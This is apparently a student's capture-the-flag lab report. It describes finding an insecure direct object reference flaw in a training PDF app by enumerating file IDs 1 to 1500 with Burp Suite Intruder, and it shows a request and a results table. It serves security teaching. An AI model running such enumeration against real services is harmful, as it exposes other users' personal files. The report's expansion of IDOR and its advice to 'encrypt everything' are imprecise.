

# Insecure Object Path Reference Report- 16.8.3 - 16

**Tester's Name:** Stanley Ford

## Lab No. 16.8.3 IDOR


- General information:
  - Testing period: 07.02.2023
  - Test object: <http://51.250.73.193:8087/>
- Description of actions:

The first routine step of looking at the page code did not give me anything, so I am closer to the heart of the matter.

I tried the program, saw how a pdf file is created and how it is downloaded. I was confused by the ability to download files that I didn't create and that are available just by ID. It turns out that users create a PDF with THEIR personal data, and anyone can find out the content if they just pick up a number? It's not safe and you can't do that. I wouldn't want to use such an app.

I'll show you visually: I translated a query with some IDI in Burp Suite in Intruder. I know that IDs range from 1 to 1500 (the site itself tells me this when I point to a non-existent pdf file).

Next, I created a special dictionary with numbers from 1 to 1500 and attacked it (Sniper mode):



**ⓘ Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste  
Load ...  
Remove  
Clear  
Deduplicate  
Add  
Add from list ... [Pro version only]

1  
2  
3  
4  
5  
6  
7  
8  
9  
10  
Enter a new item

After waiting for the entire dictionary to be processed, I analyzed the server's responses, in particular their length, in order to find the one that stands out from the others. There are not many options here: either there is no pdf file (the response length is 4084), or the answer returns a test pdf (1318), or a "special" one.

So, number 137 has a different length from the others.

2. Intruder attack of http://51.250.73.193:8087 - Temporary attack - Not saved to project file

Attack Save Columns

Results Positions Payloads Resource Pool Options

Filter: Showing all items ⓘ

Request	Payload	Status	Error	Timeout	Length ^	Comment
90	90	200	<input type="checkbox"/>	<input type="checkbox"/>	1318	
91	91	200	<input type="checkbox"/>	<input type="checkbox"/>	1318	
94	94	200	<input type="checkbox"/>	<input type="checkbox"/>	1318	
95	95	200	<input type="checkbox"/>	<input type="checkbox"/>	1318	
98	98	200	<input type="checkbox"/>	<input type="checkbox"/>	1318	
137	137	200	<input type="checkbox"/>	<input type="checkbox"/>	1337	
3	3	200	<input type="checkbox"/>	<input type="checkbox"/>	4084	
5	5	200	<input type="checkbox"/>	<input type="checkbox"/>	4084	
7	7	200	<input type="checkbox"/>	<input type="checkbox"/>	4084	
10	10	200	<input type="checkbox"/>	<input type="checkbox"/>	4084	
15	15	200	<input type="checkbox"/>	<input type="checkbox"/>	4084	
19	19	200	<input type="checkbox"/>	<input type="checkbox"/>	4084	
20	20	200	<input type="checkbox"/>	<input type="checkbox"/>	4084	
22	22	200	<input type="checkbox"/>	<input type="checkbox"/>	4084	
23	23	200	<input type="checkbox"/>	<input type="checkbox"/>	4084	

Request Response

Pretty Raw Hex ⓘ


```

1 POST /download HTTP/1.1
2 Host: 51.250.73.193:8087
3 Content-Length: 140
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://51.250.73.193:8087
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundarydjaruZsEOXblBNnf
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
9 Accept:

```

140 of 1500 0 matches

I check the contents of the pdf file under this number and get a flag.

A screenshot of a PDF viewer interface. At the top, there is a dark header bar with a status line showing '1 / 1', a zoom level of '100%', and icons for zooming in/out and full screen. The main content area is white and displays the text 'TOP SECRET document flag{Ins3cur3\_d1r3ct\_0bj3ct\_r3f3r3nc3\$\_PDF}' in a bold, black, monospaced font.

**TOP SECRET document flag{Ins3cur3\_d1r3ct\_0bj3ct\_r3f3r3nc3\$\_PDF}**

Lab Passed!

#### Self-Assessment Questions:

- List the tools (programs and utilities) that you used to solve this lab: Web Browser (Google Chrome)  
Burp Suite
- List the vulnerabilities you have discovered:  
IDOR (Insecure Object Path Reference)
- Give advice on how to improve your security: Encrypt everything. Remove the ability to refer to an object by direct number. Use hash instead of object references. Alternatively, you can use an indirect reference to objects.